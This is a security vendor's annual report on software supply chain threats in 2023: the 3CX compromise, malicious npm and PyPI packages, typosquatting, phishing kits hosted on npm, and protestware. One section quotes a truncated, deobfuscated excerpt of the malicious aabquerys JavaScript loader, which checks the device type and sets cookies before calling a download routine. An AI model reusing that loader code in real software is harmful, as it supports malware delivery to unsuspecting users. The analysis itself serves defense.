REPORT

REVERSINGLABS

The State of Software Supply Chain Security 2024

Software supply chain threats rose 1300% in the past three years as businesses face new regulations and legal liability for supply chain breaches.

Foreword

Mario Vuksan
CEO AND CO-FOUNDER,
REVERSINGLABS

If there were any questions that software supply chains are the new frontier in cybersecurity, 2023 put them to rest. The past year witnessed more than a dozen high-profile, targeted attacks on software supply chains, the impacts of which were felt across the globe. Those incidents include the hack of Voice over IP vendor 3CX and the attacks on Progress Software's MOVEit managed file transfer application. The MOVEit attacks, carried out by the Clop cybercriminal group, are estimated to have affected 62 million people around the world whose healthcare data was stolen.

The lesson of these incidents is clear: Software supply chains represent the largest unaddressed attack surface lurking within businesses today, regardless of whether you are building or deploying software. And the threats are not limited to third-party code such as MOVEit. Recent history shows that proprietary, commercial, and open-source software all pose risks to the integrity of IT environments. In 2023 alone, ReversingLabs researchers uncovered a string of malicious software supply chain campaigns leveraging open-source repositories such as npm, Python Package Index (PyPI), and NuGet. In at least one case, the campaign we uncovered contained links that suggested the involvement of the Lazarus Group, a North Korean state-sponsored threat actor.

As the threats to the software supply chain grow, they expose holes in the defenses used by software producers and consumers that are focused on open-source vulnerabilities. Today, traditional application security testing and code-scanning solutions struggle to detect compromises of development pipelines that result in malicious modifications to otherwise sanctioned code, regardless of who wrote it or where it has been obtained from.

At the same time, end-user organizations that purchase and deploy software are used to simply accepting the integrity of signed updates received from reputable vendors without being able to interrogate them for unexplained or malicious features or behavior. Existing tools and platforms can't provide an in-depth review of a vendor's [software] application or software supply chain security measures. As Gartner® noted in its report "Mitigate Enterprise Software Supply Chain Security Risks," "Traditional application security testing tools do not typically attempt to detect malicious code."[1]

Today, both software publishers and buyers are under pressure to answer a fundamental question: "Are there any material risks inside my software?" The ability to conclusively and confidently answer that question is only going to grow more important as both software supply chain threats and scrutiny of development practices grow. The lawsuit filed in October by the Security and Exchange Commission (SEC) against the Austin, Texas-based company SolarWinds suggests mounting regulatory scrutiny of companies' management of cyber risks and vulnerabilities, including risks facing software supply chains.

The SEC's action against SolarWinds emphatically expresses the regulator's desire to not only investigate but also to prosecute deficiencies in application security programs. Failure to detect security lapses will no longer be seen as mere deficiencies; they will be treated as criminal negligence and fraud. That is an ominous sign for software producers. The loss of enterprise value for public investors in the wake of incidents such as those at SolarWinds, Okta, MOVEit, and other firms serve as warnings. SEC rulemaking will likely be reinforced by other U.S. and global bodies. There are already calls on Capitol Hill for more supply chain transparency and security. At the same time, we can expect that the current AppSec tools will not be sufficient to provide control of material risk. Expect the requirements on software producers to rise in line with NIST guidance reports such as Cybersecurity Supply Chain Risk Management (C-SCRM). Exceeding expectations will be a valid protective measure for many CISOs that seek to avoid criminal prosecutions or other sanctions.

And scrutiny isn't limited to federal regulators. Customers will also be looking to hold their software suppliers to a higher standard. In its research paper "Mitigate Enterprise Software Supply Chain Security Risks," for example, Gartner states that "A vendor's inability or unwillingness to accommodate requests for attestations or information about secure software development practices is an adverse signal of risk and should be disqualifying."[1]

We hope with this report to give readers a map with which to navigate the rapidly shifting landscape of software supply chain security. We look at some of the high-level trends in software supply chain threats and attacks witnessed in the last year and consider what lies ahead for both software firms and their customers in 2024. Throughout this report, we leverage insights produced by ReversingLabs Software Supply Chain Security platform, which is designed to identify critical malware, tampering, vulnerabilities, exposed secrets, and more across proprietary, commercial, and open-source software. Whether you build software or manage vendor application security, the information contained in this annual report — and revealed by our SSCS platform — should be of great interest. We hope you find this report both informative and beneficial.

Highlights

ReversingLabs analysis of software supply chain attacks and data from its industry-leading software risk analysis platform reveal important trends related to software supply chain security. Among them:

The Software Supply Chain Is a Blind Spot:

Attacks such as the compromise of VoIP vendor 3CX laid bare a yawning visibility gap that hampers the ability of both software makers and their customers to detect software supply chain compromises and defend their organizations from malicious actors.

ReversingLabs analysis of the compromised 3CX Desktop App showed how the inability to track the evolution of compiled binaries and spot unexplained changes exposed both software publishers and their customers to attacks and security compromises.

Software Supply Chain Attacks Are Getting Easier:

2023 saw software supply chain attacks become both easier to carry out and ubiquitous.

Once the pinnacle of cyber-offensive campaigns, software supply chain attacks in 2023 became just another variety of malicious online activity.

For example, Operation Brainleeches, identified by ReversingLabs in July, showed elements of software supply chain attacks supporting commodity phishing attacks that use malicious email attachments to harvest Microsoft.com logins.

Change Is Coming… and More of the Same:

ReversingLabs observed substantial changes in both the quantity and kinds of malicious code turning up on open-source platforms such as npm, PyPI, and NuGet.

Take a step back, however, and the root causes of supply chain risks and attacks were unchanged in 2023. So-called typosquatting attacks designed to fool developers into grabbing malicious or compromised code were common. At the same time, developers continued to leak sensitive information such as API keys, security tokens, and credentials for popular services such as AWS, Google, and Microsoft via published code.

Executive Summary

The barrier to software supply chain attacks was lowered in 2023, and it is likely to continue to come down in 2024. Less sophisticated cyber actors are in search of unobstructed pathways into sensitive IT environments to steal sensitive data, deploy ransomware and other malware, or cause disruptions. The abuse of weak links in software supply chains supported both targeted- and indiscriminate campaigns in the last year. That is according to an analysis of software supply chain threats to proprietary, commercial, and open source code by ReversingLabs.

The proliferation of supply chain attacks in 2023 comes amid steady growth in the number of malicious packages detected on popular, open-source platforms such as npm and the PyPI. ReversingLabs saw a 28% increase in malicious packages spread across those two open-source repositories through the first nine months of 2023 compared with all of 2022. That growth is the latest evidence for a multiyear explosion in software based threats facing development organizations.

For example, leveraging its Software Supply Chain Security and malware analysis platforms, ReversingLabs detected a more than 1,300% increase in threats circulating via open-source package repositories between 2020 and 2023. That includes a 400% increase in threats found on the PyPI platform in 2023 alone. ReversingLabs discovered more than 7,000 instances of malicious PyPI packages in the first 9 months of 2023, the vast majority of which were classified as 'infostealers'.

The landscape of supply chain threats and attacks also broadened and shifted in 2023. The year saw continued evidence that nation-state actors are targeting weak software supply chains to infiltrate targeted organizations. For example, ReversingLabs published research on "VMConnect," a campaign of two dozen malicious Python packages posted to PyPI, with links to North Korea's Lazarus Group.

But 2023 also saw evidence that even script kiddies that use automated tools for phishing and ransomware attacks were leveraging open-source platforms such as npm and PyPI to host malicious wares and to launch attacks. ReversingLabs' discovery of the Operation Brainleeches campaign in July revealed attackers using packages published to npm to support turnkey email phishing campaigns targeting Microsoft 365 users.

Finally, 2023 brought more evidence that development organizations continue to struggle to manage their growing software supply chain risks, even as governments in the United States and elsewhere sought to raise the bar for secure software development. For example, ReversingLabs analysis of open-source repositories such as npm, PyPI, NuGet, and RubyGems shows that the leaking of sensitive information such as web service access tokens and API keys is common across major platforms including Google, Amazon, GitHub, and Slack. A new source of secrets leaks? OpenAI, the maker of ChatGPT, which ranked just behind Google as the source of secrets leaks on both the PyPI and RubyGems platforms.

Federal efforts to raise the bar for software security are still in their infancy — and remain confined to federal contractors. Nevertheless, the pressure is building on software makers to clean up their acts, as shown by the SEC's legal action against SolarWinds. And private-sector insurers are increasingly attuned to the security of software supply chains as they evaluate both compliance and overall cyber risk.

That means the hard work of securing software supply chains will fall to the private-sector and individual software makers. In this report, we hope to help you understand the dimensions and landscape of software supply chain risk in 2023 and how that is likely to play out in 2024.

Discussion:

A Shifting Terrain

Attacks on software supply chains and development pipelines were an extreme rarity not that long ago. Incidents such as NotPetya, the 2017 compromise of the Ukrainian software firm Intellect Service's M.E. Doc software; or the 2019 campaign targeting SolarWinds Orion were cyber-offensive outliers: top-tier attacks carried out by sophisticated and persistent actors, often with links to nation-states and using never-before-seen techniques.


Today, in 2024, such attacks are far more common. The last 12 months have seen software supply chain attacks shed complexity and boost accessibility. Data compiled by ReversingLabs shows that the barrier to entry for supply chain attacks has lowered steadily in the last year, and everything indicates that it will continue to do so in 2024.

These malicious actors hope to take advantage of pronounced monitoring and detection gaps that leave both software producers and their customers incapable of spotting signs of code tampering and abuse within development pipelines or of threats hiding in compiled software artifacts. For example, for the first time, ReversingLabs this year found strong evidence connecting software supply chain campaigns to the spread of malicious code, including incidents in which attackers pushed malware such as rootkits directly via open-source packages[1], embraced code obfuscation and non-mainstream languages, and hid malware inside compiled binaries[2] to make it harder for victim organizations to detect.

Key Trends

Here are some of the key trends ReversingLabs identified in 2023 and expects to continue to track into 2024.

A Supply Chain Visibility Gap



Focusing on big, headline-grabbing attacks is often a good way to highlight the cutting-edge tools in an attacker's tool belt, connect the dots between seemingly obscure challenges in securing development pipelines, and recognizing the high stakes of a successful supply chain compromise.

That was the case with the hack of 3CX's desktop client application. As ReversingLabs researcher Karlo Zanki wrote in March, the successful compromise of a 3CX Desktop App software update left clear indicators that could have tipped off 3CX to the attackers' presence and their successful tampering with the client update before it was distributed to 3CX customer environments.

Running the 3CX MIS installer packages through the ReversingLabs Software Supply Chain Security platform triggered warnings on two files: d3dcompiler_47.dll, a standard library used with OpenJS Electron applications such as 3CX Desktop App, and another Electron file, ffmpeg, which ReversingLabs saw referencing d3dcompiler, the tampered file. The initial alert was related to the detection of a Microsoft digitally signed binary that was modified post-signing so as not to alter or break the signature's integrity. While not malicious, per se, this technique has been seen by ReversingLabs being used by malicious actors to ferry malicious code onto a system under the cover of a legitimate, digitally signed binary.

Upon closer investigation, Zanki discovered the smoking gun: a combination of RC4 encrypted shellcode inserted into the signature appendix of d3dcompiler, coupled with a reference to the d3dcompiler library added to the ffmpeg library. When invoked, the altered ffmpeg file extracts RC4 encrypted malicious content from the signature appendix of d3dcompiler.


In the end, ReversingLabs research into the hack suggested that the 3CX supply chain incident was caused by the compromise of the repository from which the Electron application binaries were fetched during the build process, with attackers swapping legitimate versions of the ffmpeg and d3dcompiler libraries in the compromised repository with malicious versions compiled by the attackers after modifying publicly available ffmpeg source code.

The lesson for software makers is clear: Cyberthreats to organizations today extend well beyond software vulnerabilities and insecure code. Software makers and their customers increasingly need the ability to scan both raw code and compiled binaries for behaviors and unexplained changes that may indicate they have been tampered with. As threats such as malicious open-source modules and software dependencies, CI/CD compromises, and code tampering proliferate, organizations will need the tools and know-how to close the visibility gap and detect such threats during development and before the software ships.

More Malicious Open-Source Packages

One of the most basic measurements of supply chain insecurity is the quantity of malicious packages circulating on commonly used platforms, such as open-source repositories. By that measure, 2023 saw an increase in software supply chain risks.

npm, PyPI, and RubyGems



Malicious Package Detection 2023: npm, PyPI, and RubyGems

According to data collected by ReversingLabs, more than 11,000 malicious packages were detected across three major open-source software platforms in 2023: npm, PyPI, and RubyGems. That marks an increase of 28% over 2022, when a little more than 8,700 malicious packages were detected.

Multiple large-scale spam campaigns during 2023 affected monitored open-source repositories. Since these were quickly taken down and posed no significant risk to the development community, ReversingLabs has opted to exclude them from its statistics.

Additionally, ReversingLabs observed an increase in the number of packages that contained malicious functionality that is obfuscated or encrypted, making it harder for conventional security tools to detect. For example, in February, ReversingLabs reported on the discovery of aabquerys, a malicious npm package that downloaded second- and third-stage malware payloads to systems that have downloaded and run the npm package.

```
function IsPC() {
  var _0x2a14a5 = navigator.userAgent,
    _0x212d98 = [
      'Android',
      'iPhone',
      'SymbianOS',
      'Windows Phone',
      'iPad',
      'iPod',
    ],
    _0x42dcfe = true
  for (var _0x187e0e = 0; _0x187e0e < _0x212d98.length; _0x187e0e++) {
    if (_0x2a14a5.indexOf(_0x212d98[_0x187e0e]) > 0) {
      _0x42dcfe = false
      break
    }
  }
  return _0x42dcfe
}
function getCookie(_0x1d6e2a) {
  var _0x372672,
    _0x3cb283 = new RegExp('(^| )' + _0x1d6e2a + '=([^;]*)(;|$)')
  return (_0x372672 = document.cookie.match(_0x3cb283))
    ? unescape(_0x372672[2])
    : false
}
function setCookie(_0x2380b2, _0xf2596f) {
  var _0x22f63e = new Date()
  _0x22f63e.setTime(_0x22f63e.getTime() + 8640000)
  document.cookie =
    _0x2380b2 + '=' + escape(_0xf2596f) + ';expires=' + _0x22f63e.toGMTString()
}
var IsFirse = getCookie('flash_install') !== '1' ? true : false
IsPC()
  ? setTimeout(function () {
      upssl()
    }, 3000)
  : upssl()
function down_and_add_cookie() {
  IsFirse &&
    (IsPC()
      ? (setCookie('flash_install', '1'),
```

Deobfuscated Content of jquery.js File

As with other examples of malicious open-source packages, aabquerys sent up a number of red flags, including the similarity of the package name to another, legitimate npm module: abquery. That suggested a “typosquatting” attack, in which malicious actors try to sow confusion and fool developers into downloading a malicious package that they mistake for a legitimate one.

More important was the discovery of obfuscated code within one of the aabquerys files. Code obfuscation in modules published in public, open-source repositories usually correlates with suspicious activity - as it did with *aabquerys*[3] and malicious campaigns like IconBurst and Material Tailwind, which preceded it.

To be sure: malicious software supply chain campaigns such as aabquerys are often primitive and gain little traction in the open-source community. However, even primitive or unsuccessful campaigns may be harbingers of larger operations. And they are a warning to development organizations of the growing risks lurking on open-source repositories. The same techniques employed by malicious actors — typosquatting, code obfuscation, implanted malicious functions — in the hands of sophisticated cyber adversaries can power successful attacks on development teams.

Malware in the Supply Chain

As ReversingLabs noted: open-source platforms such-as npm are increasingly being used to support malicious campaigns. The form that support takes has been pretty consistent in recent years. For example, open-source modules might perform a kind of phishing function: pushing links to malicious downloads in the hope that developers will click them. Or they might harvest sensitive user or system data or fetch commands that execute scheduled tasks or cronjobs that increase attackers' control over the target system.

But in 2023, ReversingLabs witnessed increasingly bold software supply chain attacks, with an open-source package on the npm platform, node-hide-console-windows, that directly facilitated the planting of a rootkit, r77, on developer systems.

As ReversingLabs wrote at the time, the npm malicious campaign shared many similarities with previous software supply chain attacks. Those included the application of typosquatting that had the malicious package mimicking the legitimate and popular npm package, node-hide-console-window. Digging deeper, however, ReversingLabs found malicious code inside of the file index.js, which is specified as the main software component inside the package manifest. When index.js ran, it fetched an executable that was detonated immediately thereafter and which ReversingLabs quickly identified as a copy of DiscordRAT 2.0, an open-source malware. With the help of a !rootkit command, DiscordRAT launched the r77 rootkit and spawned two registry subkeys to hide the rootkit's presence.


That's not unusual. In May, for example, ReversingLabs observed a malicious npm package that contained a copy of TurkoRat, an open-source infostealer. A similar campaign observed this year delivered Luna Grabber, another open-source infostealer. However, foisting a rootkit directly from within a malicious open-source package was a first for ReversingLabs researchers and further complicates the software supply chain risk landscape. Expect to see more incidents like this in 2024.

Attackers Go High and Low with Supply Chain Campaigns

For more than a decade, "software supply chain attacks" have been a hallmark of sophisticated, nation-state cyber actors. The NotPetya attacks on Ukrainian public- and private-sector firms followed a compromise of a M.E. Docs financial software update. The hack of the SolarWinds Orion software application opened the doors to both U.S. government agencies and Fortune 50 firms. These campaigns set compromises of development pipelines and signed software artifacts from reputable publishers as the gold standard for sophisticated cyber offensive campaigns conducted by the most capable of cyber adversaries.

But the barrier to successful supply chain attacks has been dropping steadily in recent years, as more and more malicious actors saw green fields of opportunity sprouting on open-source platforms like npm, Python Package Index, and others. And 2023 finally saw aspects of software supply chain attacks crop up at the bottom of the cyber offensive barrel: turnkey, automated attacks associated with a packaged "phishing kit" sold and marketed on the cyber underground.

Specifically, Operation Brainleeches which ReversingLabs wrote about in July, documented a campaign that began in May 2023 and saw npm packages used to host files used in widespread phishing campaigns. Analysis by ReversingLabs researcher Lucija Valentić found that the files were likely derived from turnkey phishing kits sold on the cyber underground and targeting Microsoft 365 customers in an effort to obtain their login credentials.



Flow of the Activity When Malicious Attachment is Opened in Web Browser

Files contained in the npm package standforusz contained the raw components of the malicious phishing campaign. That included the files DEMO.txt, jquery.js, jquery.min.js, and package.json.

The DEMO.txt file contained HTML code that mimicked the login for Microsoft.com and the URL of a remote server, hxxp://ourwhite.brainleeches.xyz, which harvested credentials from the phishing login form that are sent. The diagram above shows the flow of the activity once the malicious attachment is opened in their web browser.

Interestingly, another branch of the same campaign was found to be more in line with traditional supply chain attacks. A second group of seven packages linked to the Operation Brainleeches campaign could be used both for hosting files used in email phishing campaigns and also for performing supply chain attacks targeted at application end users, based on ReversingLabs analysis.


The npm open-source repository, in Operation Brainleeches, functioned mostly as the host of one stage of a malicious campaign, rather than as a platform to target application developers with malicious or tampered with open-source modules.

Expect to see more of this in 2024, as well. ReversingLabs open-source research uncovered the remnants of a very large number of similar email phishing attachments spawned by slightly different, but closely related phishing kits to the one used in Operation Brainleeches. That suggests that the modules ReversingLabs identified were likely part of a broader wave of attacks orchestrated by actors outfitted with powerful and automated tooling.

PyPI Overtakes npm as Host for Malicious Packages

One of the most notable changes in 2023 was the emergence of PyPI as a platform for distributing malware. The number of malicious packages detected by ReversingLabs researchers on PyPI was 7,207 in the first nine months of 2023. That is a 400% increase over the number of malicious PyPI wares detected in all of 2022 (1,741). At one point, new submissions to PyPI were even halted (temporarily) amid a spike in malicious, typosquatting packages pushed via automated attacks.

Package repo threats: npm, PyPI, and RubyGems



400%
increase in malicious PyPI

During the same time period, ReversingLabs observed a marked decrease in malicious packages hosted on the npm repository from 6,979 malicious packages detected during 2022 to just 3,961 detected through the first nine months of 2023 — a 43% decrease.

This is a curious development. The historical preference of malicious actors to post their wares on npm made sense: JavaScript is the most popular coding language for the web, and npm is a far larger repository with more than 2.5 million packages, compared to 499,000 on PyPI. That larger repository of packages attracts more developers. Choosing to drop your lures on npm was simply abiding by the old adage to "fish where the fish are."

So what changed? The shift to PyPI may simply reflect the growing popularity and use of the Python programming language. IEEE Spectrum's 2023 ranking of development languages put Python squarely on top of the pack, ahead of Java and C++. And Python has even overtaken the Java and C languages in popularity among enterprise developers, according to reports.

But other factors may also be at play. Python offers some unique advantages for malware authors not found in other languages. For example, in June, ReversingLabs researchers encountered a novel attack that used compiled Python byte code (PYC) to evade detection by most AppSec testing tools, which can scan Python source code (PY) files but not PYC files.

New Python exploits evade detection by traditional application security tools.

The malicious package, named *fshec2*, marked the first time ReversingLabs researchers observed a compiled Python file (full.pyc) inside the PyPI package that contained malicious functionality. The design of the package suggested that its primary purpose was to use strategies that enabled the malicious actors to evade detection by common AppSec tools, which resulted in the execution of a malicious package that collects usernames, hostnames, directory listings, and so on.

As the use and popularity of Python grows — driven in part by the embrace of machine learning and artificial intelligence — ReversingLabs expects to see this trend toward more Python Package Index threats and attacks continue in 2024.

A Shift in the Types of Malware Encountered on OSS Package Managers


The past year also brought shifts in the kinds of threats that are prevalent on leading open-source repositories. For example: the number of malware samples identified as "downloaders" that ReversingLabs encountered on the PyPI platform exploded, jumping more than 20-fold, from 272 in all of 2022 to 5,500 in the first 10 months of 2023.

That growth reflects the larger shift to PyPI for hosting open-source malware and the preference among malware authors to distribute malware using downloaders, said Zanki. But the full scope of these attacks stretches beyond PyPI and the Python language.

> **"Usually the Stage 2 malware isn't even written in Python. It's a native binary, or compiled in some non-mainstream language like Rust or GO. That may reflect the development preferences of the malware authors — or it may be an attempt to evade detection by using languages that are harder to parse and, therefore, spot malicious functions."**
>
> **Karlo Zanki,** Reverse Engineer at ReversingLabs

In contrast to what happened on PyPI, incidents of downloaders decreased significantly on the npm platform between 2022 and 2023. On that platform, which saw an overall reduction in the number of malicious packages, there was a slight (10%) increase in the number of infostealer packages detected in 2023. Similarly, incidents of spam and potentially unwanted applications (PUA) also jumped.

As all that suggests, the picture on npm is complicated. ReversingLabs analysis shows that much of the malware discovered on npm and labeled as “infostealers” is not being used in active campaigns. Rather, many of the malicious packages ReversingLabs discovered can be classified as “proof of concept malware” or, alternatively, as tooling used in red team assessments of organizations’ cyber defenses.



npm Malicious Packages by Type - 2020-2023

PUA and Protestware Proliferate

Similarly, the packages marked as “spam” and “Potentially Unwanted Applications (PUA)” are not explicitly malicious but still warrant attention from development and security organizations. In many cases, ReversingLabs found that these packages were precursors of malicious campaigns on npm. They include test packages and malware in the earliest stages of development. In other cases, ReversingLabs came across the work of bug bounty hunters who were leveraging customized open-source packages to facilitate their probes of other platforms. Whether they contain malicious functionality or not, these spam and PUA packages need to get flagged by developers so that they are not integrated into projects, Zanki said.

With an increasingly volatile political landscape globally, “protestware” also turned up in ReversingLabs scans of open-source repositories such as npm. That included ReversingLabs discovery, in November 2023, of an npm package, e2eakarev version: 7.1.0, that was published in late October and describes itself as a “free Palestine protest package.” Lucija Valentić, a software threat researcher at ReversingLabs, also detected another application, sweater-comb, version 2.1.1, which was first published in August 2023 by the firm Snyk, that used es5-ext, a previously identified and well-known piece of protestware targeting Russian developers and protesting that country’s invasion of its neighbor Ukraine. That package has been detected in 179 different npm packages just since July.

Protestware is typically not malicious, but its existence is still a reason for developers to be concerned, said ReversingLabs Chief Software Architect Tomislav Peričin.

> **"The risks that developers and software consumers face have never been higher, and that includes political messages. Having software perform random acts of political activism does little for the specific cause. But it does decrease the private sector's already shaky trust in software."**

